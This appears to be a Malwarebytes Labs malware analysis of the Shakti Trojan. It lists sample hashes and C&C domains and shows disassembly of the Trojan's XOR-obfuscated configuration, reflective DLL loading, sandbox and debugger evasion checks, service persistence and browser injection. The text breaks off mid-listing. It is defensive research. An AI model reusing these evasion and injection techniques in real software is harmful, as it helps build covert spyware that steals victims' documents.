Shakti Trojan: Technical Analysis

Malwarebytes Labs
6 years ago

Recently, we took a look at the interesting Trojan found by Bleeping Computer. Our small investigation on its background and possible attribution has led us to the conclusion that this threat is in reality not new – probably it has been designed in 2012 for the purpose of corporate espionage operations. Yet it escaped from the radar and haven't been described so far. More about that research, as well as the behavioral analysis of the malware, you can find in the article Shakti Trojan: Document Thief.

In contrary to the first part, this post will be a deep dive in the used techniques.

Analyzed samples

Recent sample mentioned by Bleeping Computer:

b1380af637b4011e674644e0a1a53a64: main executable
- bc05977b3f543ac1388c821274cbd22e: Carrier.dll
- 7d0ebb99055e931e03f7981843fdb540: Payload.dll
- C&C: web4solution.net

Other found samples:

- 8ea35293cbb0712a520c7b89059d5a2a: submitted to VirusTotal in 2013
  C&C: securedesignus.com


- 6992370821f8fbeea4a96f7be8015967: submitted to VirusTotal in 2014
  C&C: securedesignuk.com
- d9181d69c40fc95d7d27448f5ece1878: submitted to VirusTotal in 2015
  CnC: web4solution.net

Inside the main executable

The main executable is a loader responsible for unpacking and deploying the core malicious modules. Often, malware distributors use ready-made underground crypters to pack and protect their bots. After unpacking that first layer, we usually get a fully independent PE file.

In this case it is slightly different. The main loader looks like it is prepared exclusively for this particular bot (rather than being a commercial crypter).


In resources we can find content obfuscated by XOR with 0x97:



Offset	Name	Value	Value	Meaning	Meaning		
9C08	MajorVersion	4					
9C0A	MinorVersion	0					
9C0C	NumberOfNamedEntries	1					
9C0E	NumberOfIdEntries	3					
9C10	Name_0	80000160	80000030	9d60	9c30	BINARY	1
9C18	ID_1	3	80000048		9c48	Icon	2
9C20	ID_2	E	80000068		9c68	Icons Group	1
9C28	ID_3	18	80000080		9c80	Manifest	1

Offset	Name	Value
9D10	OffsetToData	C170
9D14	DataSize	502
9D18	CodePage	4E4
9D1C	Reserved	0

This content is loaded and decoded during malware execution. The author tried to obfuscate the XOR operation performed on the buffer by splitting it into three and hiding in between redundant API calls:




```
byte ^ 0x97 = byte ^ (0xc7 ^ 0xe7 ^ 0xb7)
```

After decoding the buffer, we find that it is a Trojan's configuration file, which contains the following strings:

```
EA20E48B6CBC1134DCC52B9CD23479C7
web4solution.net
{40f550c2-a844-49e6-ba74-ded0ab840d5b}
igfxtray
JUpdate
Java Update Service
```

The first string of the configuration:

```
EA20E48B6CBC1134DCC52B9CD23479C7 -> md5("HEMAN")
```

must match the one hardcoded in the executable:


```
push    offset Type     ; "BINARY"
push    96h             ; lpName
push    [ebp+hModule]   ; hModule
call    ds:FindResourceA
test    eax, eax
jz      loc_401803

push    eax             ; hResInfo
lea     eax, [ebp+var_10]
push    eax             ; int
lea     eax, [ebp+res_buffer]
push    eax             ; res_buffer
push    [ebp+hModule]   ; hModule
call    load_resource
add     esp, 10h
test    al, al
jz      loc_401803

mov     eax, 502h
cmp     [ebp+var_10], eax
jnz     short loc_401803

push    esi
push    edi
push    eax             ; size_t
push    [ebp+res_buffer] ; void *
push    ebx             ; void *
call    _memcpy
add     esp, 0Ch
push    8
pop     ecx
mov     edi, offset aEa20e48b6cbc11 ; "EA20E48B6CBC1134DCC52B9CD23479C7"
mov     esi, ebx
xor     eax, eax
repe cmpsd
```

Another curious fact about this executable is a huge overlay. Below you can see the size of the overlay (at the end of the file) versus the size of the space consumed by the main executable's sections:




As we found out, two more (encrypted) PE files are hidden in this space. In order to decode them and deploy, the application reads its own file into a newly allocated memory.

Those two hidden modules are, appropriately: *Carrier.dll* and *Payload.dll*.

Flow obfuscation


This Trojan utilizes some techniques of flow obfuscation. Among them, there is an interesting trick of redirecting execution to the new module – via DOS header. It takes the following steps:

1) The new PE file is unpacked into a newly allocated memory block. Address to its beginning is stored. Below we can see the main executable making a call to such address. This way, it is redirecting execution flow to the beginning of *Carrier.dll:*




As we can see above, the main module passes to the Carrier.dll some additional parameters: handle to the decrypted configuration and a magic constant (0x0DEFACED) that will be used further by the DLL as a marker for searching parameters on the stack.

2) The bytes of the DOS header are being interpreted as code and executed:




3) Execution of the DOS header leads to calling a function inside the code section of the same module:



In the analyzed case the called function is ***ReflectiveLoader*** – a stub of a well-known technique allowing to easily map any PE file into memory (you can read more about this technique here).

Reflective Loader is responsible for doing all the actions that Windows Loader would do if the DLL was loaded in a typical way. After mapping the module it calls its entry point:



Carrier.dll

Carrier is responsible for checking the environment, installing, and deploying the bot.


It exports one function: ***ReflectiveLoader*** that was mentioned before:

Offset	Name	Value	Meaning
CE40	Characteristics	0	
CE44	TimeDateStamp	4F322ED6	
CE48	MajorVersion	0	
CE4A	MinorVersion	0	
CE4C	Name	E472	Carrier.dll
CE50	Base	1	
CE54	NumberOfFunctions	1	
CE58	NumberOfNames	1	
CE5C	AddressOfFunctions	E468	
CE60	AddressOfNames	E46C	


Details

Offset	Ordinal	Function RVA	Name RVA	Name
CE68	1	22B0	E47E	?ReflectiveLoader@@YGIXZ

Execution of the important code starts in the DllMain. First, the DLL searches the magic constant on the stack, and with its help retrieves the handle to the configuration:



Found handle to the configuration:



If the handle is successfully retrieved (like in the example above), execution proceeds with environment check and, eventually, bot installation is deployed:

```
10002289 ready_to_deploy:
10002289 mov     dword ptr [eax+934h], 200
10002293 call    is_controlled_environment
10002298 call    deploy_main
1000229D push    0               ; uExitCode
1000229F call    ds:ExitProcess
1000229F _DllMain@12 endp
```

Defensive techniques

Before performing the installation, the Trojan checks the environment in order to defend itself from being analyzed. If any of the defined symptoms are found, the program terminates. Here's how it proceeds:

1) Uses standard function IsDebuggerPresent to check if it is not being debugged
2) Checks names of the running processes against the blacklist:

```
"VBoxService"
"VBoxTray"
"VMware"
"VirtualPC"
"wireshark"
```


3) Tries to load library *SbieDll.dll* (to check against sandbox)
4) Tries to find a window from the blacklist:


```
"SandboxieControlWndClass"
"Afx:400000:0"
```

If the check passes and no tools used for analysis have been detected, the program proceeds with installation.

Installation

Before deciding which variant of the installation to use, the application checks the privileges with which it is deployed. If it has administrator rights, it attempts to install itself as a service. The name of created service is given in a configuration (mentioned before). In the described case it is *Java Update Service*.





If this variant of achieving persistence is not possible, the application uses an autorun key instead, and then injects itself into a browser.

Injection in a browser is a good way to cover the operation of uploading files. The process of a browser connecting to the Internet and generating traffic does not look suspicious at first. Also, if the victim system uses a whitelist of applications that can connect to the Internet, the probability that a browser is classified as trusted is very high.

First, it checks if any of the following browsers are already running in the system: *chrome.exe*, *firefox.exe*, *opera.exe*.

Enumerating processes:

```
699D1AD6  .  LEA ECX,DWORD PTR SS:[ESP+98]
699D1ADD  .  PUSH ECX
699D1ADE  .  MOV BYTE PTR SS:[ESP+27],0
699D1AE3  .  MOV DWORD PTR SS:[ESP+44],Carrier.699DD52C   ASCII "Software\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe"
699D1AEB  .  MOV DWORD PTR SS:[ESP+48],Carrier.699DD570   ASCII "Software\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe"
699D1AF3  .  MOV DWORD PTR SS:[ESP+4C],Carrier.699DD5B0   ASCII "Software\Microsoft\Windows\CurrentVersion\App Paths\opera.exe"
699D1AFB  .  MOV DWORD PTR SS:[ESP+50],0
699D1B03  .  CALL <JMP.&PSAPI.EnumProcesses>
699D1B08  .  TEST EAX,EAX
699D1B0A  .  JE Carrier.699D1C71
```

Searching the names of browsers among the opened processes:


```
699D1B30  >  MOV EDX,DWORD PTR SS:[ESP+EAX*4+90]
699D1B37  .  PUSH EDX                                  ProcessId
699D1B38  .  PUSH 0                                    Inheritable = FALSE
699D1B3A  .  PUSH 410                                  Access = VM_READ|QUERY_INFORMATION
699D1B3F  .  CALL DWORD PTR DS:[<&KERNEL32.OpenProc    OpenProcess
699D1B45  .  MOV ESI,EAX
699D1B47  .  TEST ESI,ESI
699D1B49  .  JE Carrier.699D1C60
699D1B4F  .  PUSH 124
699D1B54  .  LEA EAX,DWORD PTR SS:[ESP+1094]
699D1B5B  .  PUSH 0
699D1B5D  .  PUSH EAX
699D1B5E  .  CALL Carrier.699D7130
699D1B63  .  ADD ESP,0C
699D1B66  .  PUSH 124
699D1B6B  .  LEA ECX,DWORD PTR SS:[ESP+1094]
699D1B72  .  PUSH ECX
699D1B73  .  PUSH 0
699D1B75  .  PUSH ESI
699D1B76  .  CALL <JMP.&PSAPI.GetModuleFileNameExA>
699D1B7B  .  TEST EAX,EAX
699D1B7D  .  JE Carrier.699D1C60
699D1B83  .  LEA EDX,DWORD PTR SS:[ESP+1090]
699D1B8A  .  PUSH Carrier.699DD5F0                     ASCII "chrome.exe"
699D1B8F  .  PUSH EDX
699D1B90  .  CALL Carrier.699D2B80
699D1B95  .  ADD ESP,8
699D1B98  .  TEST EAX,EAX
699D1B9A  .  JNZ SHORT Carrier.699D1BD6
699D1B9C  .  LEA EAX,DWORD PTR SS:[ESP+1090]
699D1BA3  .  PUSH Carrier.699DD5FC                     ASCII "firefox.exe"
699D1BA8  .  PUSH EAX
699D1BA9  .  CALL Carrier.699D2B80
699D1BAE  .  ADD ESP,8
699D1BB1  .  TEST EAX,EAX
699D1BB3  .  JNZ SHORT Carrier.699D1BD6
699D1BB5  .  LEA ECX,DWORD PTR SS:[ESP+1090]
699D1BBC  .  PUSH Carrier.699DD608                     ASCII "opera.exe"
699D1BC1  .  PUSH ECX
699D1BC2  .  CALL Carrier.699D2B80
```

If it finds the appropriate process running, it injects itself as a new thread.

If no browser is running, it tries another way: finding the default browser, deploying it, and then injecting itself inside. In order to find out which browser is installed as a default in the particular system, it reads the registry key *HKEY_CLASSES_ROOT\HTTP\shell\open\command* and finds the application that is triggered.

```
6D611DD7  .  ADD ESP,0C
6D611DDA  .  LEA ECX,DWORD PTR SS:[ESP+C]
6D611DDE  .  PUSH ECX                                  pHandle
6D611DDF  .  PUSH 1                                    Access
6D611DE1  .  PUSH 0                                    Reserved = 0
6D611DE3  .  PUSH Carrier.6D61D614                     Subkey = "HTTP\shell\open\command"
6D611DE8  .  PUSH 80000000                             hKey = HKEY_CLASSES_ROOT
6D611DED  .  MOV DWORD PTR SS:[ESP+24],124
6D611DF5  .  XOR BL,BL
6D611DF7  .  CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKeyExA>  RegOpenKeyExA
6D611DFD  .  TEST EAX,EAX
```

Having this information, it deploys the found browser as suspended, maps there it’s own code and starts a in a remote thread.



```
10002094 push    0               ; lpNumberOfBytesWritten
10002096 mov     eax, [ebp+dwSize]
10002099 push    eax             ; nSize
1000209A mov     ecx, [ebp+lpBuffer]
1000209D push    ecx             ; lpBuffer
1000209E push    esi             ; lpBaseAddress
1000209F push    ebx             ; hProcess
